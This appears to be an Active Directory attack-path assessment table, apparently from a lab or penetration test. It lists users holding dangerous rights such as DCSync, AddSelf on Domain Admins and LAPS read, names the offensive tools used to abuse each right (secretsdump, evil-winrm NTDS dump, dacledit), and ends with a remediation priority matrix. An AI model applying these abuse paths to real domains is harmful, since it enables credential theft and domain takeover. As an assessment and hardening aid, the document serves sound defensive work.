SHIVAM	GetChanges + GetChangesAll on Domain
AARAV	AddSelf on Domain Admins
KRISHNA	Already Domain Admin — Member of DA + ADMINISTRATORS
AARTI	AllExtendedRights on MSEDGEWIN10 (LAPS Read)
SHREYA	AddSelf + GenericWrite on Domain Admins
RUDRA	WriteOwner on Domain Admins

Edge Type Reference Table

🔑 Edge Type Reference Table

Edge Type	What It Grants	Abuse Command (Linux)
🟠 MemberOf (BACKUP OPERATORS)	SeBackupPrivilege + WinRM Access	`evil-winrm` → NTDS dump
🟣 ForceChangePassword	Reset target password without knowing current	`net rpc password` / `pth-net`
💀 GenericAll	Full control — DCSync + Object Takeover	`secretsdump` / `dacledit.py`
🟡 ReadGMSAPassword	Read GMSA password blob → NTLM hash	`gMSADumper.py` / `nxc --gmsa`
💀 GetChanges + GetChangesAll	Direct DCSync replication rights	`secretsdump.py`
⚡ AddSelf	Add self directly to target group	`net rpc group addmem` / `pth-net`
🔓 GenericWrite	Modify group membership + any attributes	`net rpc group addmem` / `pth-net`
🔑 AllExtendedRights	Read LAPS password (ms-Mcs-AdmPwd)	`bloodyAD` / `nxc --laps`
🔑 WriteOwner	Take object ownership → rewrite DACL	`owneredit.py` + `dacledit.py`
👑 Direct DA Member	Already Domain Admin — no escalation needed	`evil-winrm` / `secretsdump`

Risk Priority Matrix

🛡️ Risk Priority Matrix

Priority	User	Reason	Immediate Action
🔴 P1	**KRISHNA**	Already DA, never logged in, 93 outbound controls	Disable immediately, investigate purpose
🔴 P1	**AARU**	GenericAll on domain = shadow DA	Remove GenericAll ACE immediately
🔴 P1	**SHIVAM**	Direct DCSync rights	Remove GetChanges + GetChangesAll
🔴 P1	**SHREYA**	Dual path (AddSelf + GenericWrite) to DA	Remove both ACEs from DA group
🔴 P2	**AARAV**	AddSelf to DA	Remove Self-Write ACE from DA group
🔴 P2	**RUDRA**	WriteOwner on DA	Remove WriteOwner ACE from DA group
🟠 P3	**RAM**	BACKUP OPERATORS + REMOTE MGMT	Remove from BACKUP OPERATORS if not needed
🟠 P3	**SANJEET**	ReadGMSAPassword via group	Remove from GMSA_GROUP if not authorized
🟠 P3	**AARTI**	AllExtendedRights on workstation (LAPS)	Restrict LAPS readers to authorized accounts only
🟡 P4	**TOM**	ForceChangePassword on JERRY	Remove ForceChangePassword ACE